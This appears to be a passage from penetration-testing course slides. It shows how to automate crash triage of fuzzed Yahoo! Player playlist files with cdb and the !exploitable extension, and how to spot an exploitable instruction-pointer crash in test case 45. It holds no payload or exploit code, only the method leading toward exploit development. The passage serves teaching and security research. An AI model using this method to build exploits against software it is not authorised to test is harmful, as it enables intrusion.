
Since the first test case that caused an exception didn't give us a clear answer as to the exploitability of the crash, we can continue to test other exceptions until we find one that does give us a "CLASSIFICATION:EXPLOITABLE" response. We could do this manually, or we can leverage cdb for automated analysis.

On the top of this slide we return to the FOR loop that we used with crash.exe for our test cases but now we're using cdb instead, loading the MSEC !exploitable extension ("-amsec.dll") from the current directory and running several commands within cdb as shown:

- **".logopen case-%i.pls.log"** - `Open the named logging file to record the cdb output`
- **"g"** - `Start the target process`
- **"!exploitable -m"** - `When an exception is identified, cdb will return to a command prompt, allowing us to collect the !exploitable results in machine-readable format`
- **".logclose"** - `Close the logging file.`

The first test case in our set doesn't cause cdb to crash. While cdb and the Yahoo! Player are running, open a 2nd window and start another FOR loop, this time indefinitely looping ("FOR /L %i in (0,0,0) do …"). Each loop iteration will kill the cdb process, then pause for 5 seconds before executing the loop again. After terminating cdb, the 1st FOR loop will start it again with the next test case, allowing us to iterate through all the tests.

With 1074 test cases and a 5 second delay between tests, plus execution time to start the commands we are calling, it will take about 2 hours to finish all the tests. For the purposes of our lab, let it run for about 10 minutes or 50 or so test cases before terminating.



CDB Test Case Search

```
C:\dev>findstr CLASSIFICATION *.log
case-1.pls.log:CLASSIFICATION:UNKNOWN
case-10.pls.log:CLASSIFICATION:UNKNOWN
case-2.pls.log:CLASSIFICATION:UNKNOWN
case-40.pls.log:CLASSIFICATION:UNKNOWN
case-45.pls.log:CLASSIFICATION:EXPLOITABLE
case-46.pls.log:CLASSIFICATION:EXPLOITABLE
case-47.pls.log:CLASSIFICATION:EXPLOITABLE
```

Test case 45:

```
CLASSIFICATION:EXPLOITABLE
BUG_TITLE:Exploitable - Read Access Violation at the Instruction
Pointer starting at Unknown Symbol @ 0x0000000065626d75 called from
ygxa!Add_Toolbar_Button+0x00000000000003d7
(Hash=0x492b702a.0x52303b2a)
EXPLANATION:Access violations at the instruction pointer are
exploitable if not near NULL.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

CDB Test Case Search

Once cdb has completed the analysis over the test cases (or we interrupt the process), we can search for the classification entry in the logging files using the "findstr" tool, as shown on this slide. We can see that starting with case 45, !exploitable indicated that the classification was EXPLOITABLE for the test cases.

Looking at the logging entry for test case 45, we can gather additional detail about the crash on our way to develop an exploit.